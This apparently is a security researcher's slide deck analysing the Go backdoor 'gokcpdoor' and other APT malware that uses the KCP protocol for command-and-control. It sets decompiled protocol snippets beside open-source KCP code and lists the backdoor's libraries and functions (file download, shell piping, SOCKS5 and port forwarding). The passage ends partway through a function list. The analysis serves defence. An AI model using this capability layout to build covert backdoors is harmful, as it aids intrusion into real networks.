

# Let's go door with KCP

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
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- **gokcpdoor** is an interesting malware using **KCP** protocol coded by **golang**
- Increasing use of KCP protocol as **APT malware** communication
- Several incident cases have been confirmed since **April 2022**
- **Not detected** by security software until July 2022


We introduce the analysis result of **gokcpdoor** and related threat to **prevent similar attacks** in the future.

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
# A Study of KCP




- A fast and reliable Automatic repeat-request (ARQ) protocol
- Providing **low-latency communications**
- The code written in C was published by skywind3000 in 2011 <sup>[2]</sup>
- KCP requires a transmission mode for sending and receiving of the underlying data
- **Most implementations use UDP Protocol**
  - Transmission speed is 30%-40% faster than TCP
  - Bandwidth is increased by 10%-20%



Proxy software



Online game




Streaming service

Layer	Protocol
Application	<b>KCP</b>
Transport	UDP, TCP, ...
Internet	IP, APR, ...
Network Interface	Ethernet, ...


# KCP Message Segment

- The message segment consists of a 24-byte header and variable length data



Field	Size	Description
conv	4 bytes	Session number
<b>cmd</b>	1 byte	Commands: <ul style="list-style-type: none"><li>• IKCP_CMD_PUSH 81 (0x51 'Q') : Data message</li><li>• IKCP_CMD_ACK 82 (0x52 'R') : Acknowledgement message</li><li>• IKCP_WASK 83 (0x53 'S') : Window probe message</li><li>• IKCP_CMD_WINS 84 (0x54 'T') : Window receive message</li></ul>
frg	1 byte	Number of fragments
wnd	2 bytes	Window size (Size of the sender's remaining receive window)
ts	4 bytes	Timestamp
sn	4 bytes	Serial number
una	4 bytes	Number of KCP message segments received
len	4 bytes	Length of the data segment
<b>data</b>	variable	Data segment (Only data messages have this field)

# Communication Flow



- **A Reliable-UDP library for golang** with extensions based on **KCP** <sup>[3]</sup>


**kcp-go = UDP + KCP + FEC+ Block Encryption**

- Supports Forward Error Correction (FEC) with Reed-Solomon Coding
- Supports encryptions of KCP message:
  - AES
  - Blowfish
  - Cast5
  - SM4
  - Salsa20
  - TEA
  - TripleDES
  - Twofish
  - XTEA
  - XOR

The screenshot displays the Go Package Catalog page for the `kcp` package. The package is identified as `github.com/xtaci/kcp-go` and is currently at version `v5.4.20+incompatible`. The page includes a sidebar with navigation links for the README, Introduction, Features, Documentation, Specification, Examples, Benchmark, Typical Flame Graph, Key Design Considerations, and Connection Termination. The main content area shows the README, which includes the `KCPGO` logo and an introduction stating that `kcp-go` is a production-grade reliable-UDP library for Go.


Date	Version
Jun 29, 2016	(First commit)
Aug 15, 2016	v1.0.0
Sep 09, 2016	v2.0.2
Mar 07, 2017	v3.0
Sep 14, 2018	v4.1
Dec 28, 2018	v5.0
Aug 11, 2023	v5.6.3 (Newest)

- The plaintext consists of a 28-byte header and variable length body



- kcp-go adds a **nonce** as part of the header, hence encrypting the same plaintext yields different results each time
- Uses the following settings for encryption:
  - Cipher Feedback (CFB) mode**
  - Initialization Vector (IV)

```
[]byte{167, 115, 79, 156, 18, 172, 27, 1, 164, 21, 242, 193, 252, 120, 230, 107}
```



**CFB mode encryption**  
(IN = Plaintext, OUT = Cipher)  
**CFB-mode decryption**  
(IN = Cipher, OUT = Plaintext)


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# APT Malware Using KCP Protocol



# Timeline of Malware Family with KCP Protocol

\* Malware activity timeline based on sample compile time



\* KCP implementation unconfirmed

# About Crosswalk, KeyPlug and Pangolin8RAT with KCP

## kcp/ikcp.c [2]

```
const IUINT32 IKCP_CMD_PUSH = 81;  
const IUINT32 IKCP_CMD_ACK  = 82;  
const IUINT32 IKCP_CMD_WASK = 83;  
const IUINT32 IKCP_CMD_WINS = 84;
```

⋮ (redacted)

```
if (cmd != IKCP_CMD_PUSH && cmd != IKCP_CMD_ACK &&  
    cmd != IKCP_CMD_WASK && cmd != IKCP_CMD_WINS)  
    return -3;
```

⋮ (redacted)

```
if (cmd == IKCP_CMD_ACK) {  
    if (_itimediff(kcp->current, ts) >= 0) {  
        ikcp_update_ack(kcp, _itimediff(kcp->current, ts));
```

⋮ (redacted)

```
if (ikcp_canlog(kcp, IKCP_LOG_IN_ACK)) {  
    ikcp_log(kcp, IKCP_LOG_IN_ACK,  
            "input ack: sn=%lu rtt=%ld rto=%ld", (unsigned long)sn,  
            (long)_itimediff(kcp->current, ts),  
            (long)kcp->rx_rto);
```

## Crosswalk (MD5: a8bb1d69fb8a9d323bbc5d78f0e62850)

```
if ( cmd != 0x51 && cmd != 0x52 && cmd != 0x53 && cmd != 0x54 )  
    return -3;
```

⋮ (redacted)

```
if ( cmd == 0x52 )  
{  
    if ( a1[19] - v28 >= 0 )  
        ikcp_update_ack(a1);
```

## KeyPlug (MD5:070eb0289afef7856f50fa63e7ebde87)

```
if ( cmd == 0x52 )  
{  
    if ( (int)*(_DWORD*)(a1 + 76) - v44 >= 0 )  
        ikcp_update_ack(a1);
```

⋮ (redacted)

```
if ( ikcp_canlog(a1, 0x20) )  
{  
    LODWORD(v44) = *(_DWORD*)(a1 + 0x30);  
    LODWORD(v43) = *(_DWORD*)(a1 + 0x4C) - v22;  
    ikcp_log(a1, 0x10, "input ack: sn=%lu rtt=%ld rto=%ld", v10, v43, v44);
```

## Pangolin8RAT (MD5:bf421d42174edb2f31007cbede9cf5b9)

```
if ( (*(_BYTE*)(a1 + 244) & 0x20) != 0 && *(_QWORD*)(a1 + 256) )  
{  
    LODWORD(v56) = *(_DWORD*)(a1 + 0x30);  
    LODWORD(v55) = *(_DWORD*)(a1 + 0x4C) - v57;  
    ikcp_log(a1, 0x10, "input ack: sn=%lu rtt=%ld rto=%ld", v59, v55, v56);
```

# About FunnySwitch with KCP



## kcp-dotnet/KCP.cs [8]

```
namespace Network
{
    public class KCP
    {
        public const int IKCP_RTO_NDL = 30;
        public const int IKCP_RTO_MIN = 100;
```

⋮ (redacted)

```
public static void ikcp_encode8u(byte[] p, int offset, byte c)
{
    p[offset] = c;
}

// decode 8 bits unsigned int
public static byte ikcp_decode8u(byte[] p, ref int offset)
{
    return p[offset++];
}

// encode 16 bits unsigned int (lsb)
public static void ikcp_encode16u(byte[] p, int offset, UInt16 v)
{
    p[offset] = (byte)(v & 0xFF);
    p[offset + 1] = (byte)(v >> 8);
```

## FunnySwitch (MD5: 2b0c692d9eafed5e24f2b52234ea0fa2)

```
namespace Network
{
    // Token: 0x0200003A RID: 58
    public class KCP
    {
        // Token: 0x06000114 RID: 276 RVA: 0x0000AEF0 File Offset: 0x000090F0
        public static void ikcp_encode8u(byte[] p, int offset, byte c)
        {
            p[offset] = c;
        }

        // Token: 0x06000115 RID: 277 RVA: 0x0000AF04 File Offset: 0x00009104
        public static byte ikcp_decode8u(byte[] p, ref int offset)
        {
            int num = offset;
            offset = num + 1;
            return p[num];
        }

        // Token: 0x06000116 RID: 278 RVA: 0x0000AF1C File Offset: 0x0000911C
        public static void ikcp_encode16u(byte[] p, int offset, ushort v)
        {
            p[offset] = (byte)(v & 255);
            p[offset + 1] = (byte)(v >> 8);
        }
    }
}
```

⋮ (redacted)

```
// Token: 0x040000B9 RID: 185
public const int IKCP_RTO_NDL = 30;

// Token: 0x040000BA RID: 186
public const int IKCP_RTO_MIN = 100;
```

# About gokcpdoor with KCP

## kcp-go/kcp.go <sup>[3]</sup>

```
func (kcp *KCP) Input(data []byte, regular, ackNoDelay bool)
```

```
if cmd != IKCP_CMD_PUSH && cmd != IKCP_CMD_ACK &&  
    cmd != IKCP_CMD_WASK && cmd != IKCP_CMD_WINS {  
    return -3
```

⋮ (redacted)

```
if cmd == IKCP_CMD_ACK {  
    kcp.parse_ack(sn)  
    kcp.parse_fastack(sn, ts)  
    flag |= 1  
    latest = ts
```

⋮ (redacted)

```
if windowSlides { // if window has slid, flush  
    kcp.flush(false)  
} else if ackNoDelay && len(kcp.acklist) > 0 { // ack immediately  
    kcp.flush(true)  
}  
return 0
```

## gokcpdoor (MD5: a6f4a5ec66b7c5f275e793be02885543)

```
// program/kcp.(*KCP).Input
```

```
if ( cmd != 0x51 && cmd != 0x52 && cmd != 0x53 && cmd != 0x54 )  
    return -3LL;
```

⋮ (redacted)

```
if ( cmd == 0x52 )  
{  
    program_kcp_ptr_KCP_parse_ack(v83, v68, v31, a4, a5, 0x52LL  
    a2 = v68;  
    program_kcp_ptr_KCP_parse_fastack(v83, v68, v66);  
    v9 = v76 | 1;  
    v11 = v66;  
    a1 = v83;
```

⋮ (redacted)

```
if ( windowSlides )  
{  
    program_kcp_ptr_KCP_flush(v50, 0LL, a3, v45, a5);  
}  
else if ( (_BYTE)a6 && *((__int64 *) (v50 + 216)) > 0 )  
{  
    program_kcp_ptr_KCP_flush(v50, 1uLL, a3, v45, a5);  
}  
return 0LL;
```

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# Deep Dive into gokcpdoor



- Functions

- Backdoor commands
- Open port
- **KCP** protocol

```
.go... 00... C /home/ubuntu/Desktop/gokcpdoor1.0-20220301/kcp/tx.go  
.go... 00... C /home/ubuntu/Desktop/gokcpdoor1.0-20220301/kcp/tx_linux.go  
.go... 00... C /home/ubuntu/Desktop/gokcpdoor1.0-20220301/socks5/client_side.go  
.go... 00... C /home/ubuntu/Desktop/gokcpdoor1.0-20220301/socks5/connect.go
```

- Identification

- Lang: **golang**
- Type: **Windows** and **Linux** (ELF)
- Characteristics:
  - Naming is compile path contains **gokcpdoor**
  - Compiled with Ubuntu (build with go1.17.5)
  - Using some **OSS libraries**
- First seen: April 2022

```
aGoBuildinf      db ' Go buildinf:'  
                  db 8                      ; pointer size  
                  db 0                      ; little endian  
                  dq offset off_7AF0E0     ; "go1.17.5"  
                  dq offset off_7AF130
```

# gokcpdoor Has OSS Library Lists (1/2)



Path	OSS Libraries (GitHub)	Description
/home/ubuntu/go/pkg/mod/github.com/ <b>klauspost/reedsolomon</b> @v1.9.13/reedsolomon.go	klauspost/Reedsolomon	Provide Reed-Solomon coding
/home/ubuntu/go/pkg/mod/github.com/ <b>klauspost/cpuid</b> /v2@v2.0.6/cpuid.go	klauspost/cpuid	Get information about related CPU
/home/ubuntu/go/pkg/mod/github.com/ <b>templexxx/cpu</b> @v0.0.7/cpu.go	templexxx/cpu	Get information about related CPU
/home/ubuntu/go/pkg/mod/github.com/ <b>templexxx/xorsimd</b> @v0.4.1/xor.go	templexxx/xorsimd	Provide XOR code engine
/home/ubuntu/go/pkg/mod/github.com/ <b>pkg/errors</b> @v0.9.1/errors.go	pkg/errors	Provide simple error handling primitives
/home/ubuntu/go/pkg/mod/github.com/ <b>tjfoc/gmsm</b> @v1.4.1/sm4/sm4.go	tjfoc/gmsm	Provide Chinese cryptographic algorithm
/home/ubuntu/go/pkg/mod/github.com/ <b>txthinking/x</b> @v0.0.0-20210326105829-476fab902fbe/dial.go	txthinking/x	Provide some network utilities function
/home/ubuntu/go/pkg/mod/github.com/ <b>txthinking/runnergroup</b> @v0.0.0-20210608031112-152c7c4432bf/runnergroup.go	txthinking/runnergroup	End concurrency reliably
/home/ubuntu/go/pkg/mod/github.com/ <b>patrickmn/go-cache</b> @v2.1.0+incompatible/cache.go	patrickmn/go-cache	Provide in-memory cache function

# gokcpdoor Has OSS Library Lists (2/2)



Path	OSS Libraries (GitHub)	Description
/home/ubuntu/Desktop/gokcpdoor1.0-20220301/ <b>kcp/kcp.go</b>	xtaci/kcp-go	Provides KCP connection
/home/ubuntu/Desktop/gokcpdoor1.0-20220301/ <b>kcp/sess.go</b>		Provides KCP session implemented by UDP
/home/ubuntu/Desktop/gokcpdoor1.0-20220301/ <b>socks5/client_side.go</b>	txthinking/socks5	Provides SOCKS5 implemented for client
/home/ubuntu/Desktop/gokcpdoor1.0-20220301/ <b>socks5/udp.go</b>		Provides UDP support for SOCKS5
/home/ubuntu/Desktop/gokcpdoor1.0-20220301/syscmds/ <b>ps/ps_linux.go</b> /home/ubuntu/Desktop/gokcpdoor1.0-20220301/syscmds/ <b>ps/ps_windows.go</b>	BishopFox/Sliver	Provides API for finding and listing processes
/home/ubuntu/Desktop/gokcpdoor1.0-20220301/syscmds/ <b>netstat/netstat_linux.go</b> /home/ubuntu/Desktop/gokcpdoor1.0-20220301/syscmds/ <b>netstat/netstat_windows.go</b>		Provides "netstat" command function
/home/ubuntu/Desktop/gokcpdoor1.0-20220301/tcpforward/tcpforward.go	digibib/tcpforward	Provides forward TCP traffic
/home/ubuntu/Desktop/gokcpdoor1.0-20220301/udpforward/udpforward.go	1lann/udp-forward	Provides forward UDP traffic

# Comparison Linux and Windows gokcpdoor Functions

- Compares **specific functions (main.\*)** implemented by **gokcpdoor developers**
- Function is **almost the same** on Linux and Windows, but **Windows** has one **characteristic**

```
f main_mkdir
f main_rmdir
f main_UrlDownloadToFile
f main_UrlDownloadToFile_dwrap_1
f main_GetDirInfo
f main_CopyConn2StdinPipe
f main_CopyStdoutPipe2Conn
f main_handleConnection
f main_handleConnection_dwrap_4
f main_handleConnection_dwrap_3
f main_handleConnection_dwrap_2
f main_addudpforward
f main_deludpforward
f main_addtcpforward
f main_deltcpforward
f main_addsocks5
f main_addsocks5_dwrap_5
f main_delsocks5
f main_handleConnWait
f main_handleConnWait_func1
f main_handleConnWait_func1_dwrap_7
f main_handleConnWait_dwrap_6
f main_readconfig
f main_main
f main_mCommandTimeOut
f main_init
```

For Linux functions

```
f main_mkdir
f main_rmdir
f main_UrlDownloadToFile
f main_UrlDownloadToFile_dwrap_1
f main_GetDirInfo
f main_CopyConn2StdinPipe
f main_CopyStdoutPipe2Conn
f main_handleConnection
f main_handleConnection_dwrap_3
f main_handleConnection_dwrap_2
f main_addudpforward
f main_deludpforward
f main_addtcpforward
f main_deltcpforward
f main_addsocks5
f main_addsocks5_dwrap_4
f main_delsocks5
f main_handleConnWait
f main_handleConnWait_func1
f main_handleConnWait_func1_dwrap_6
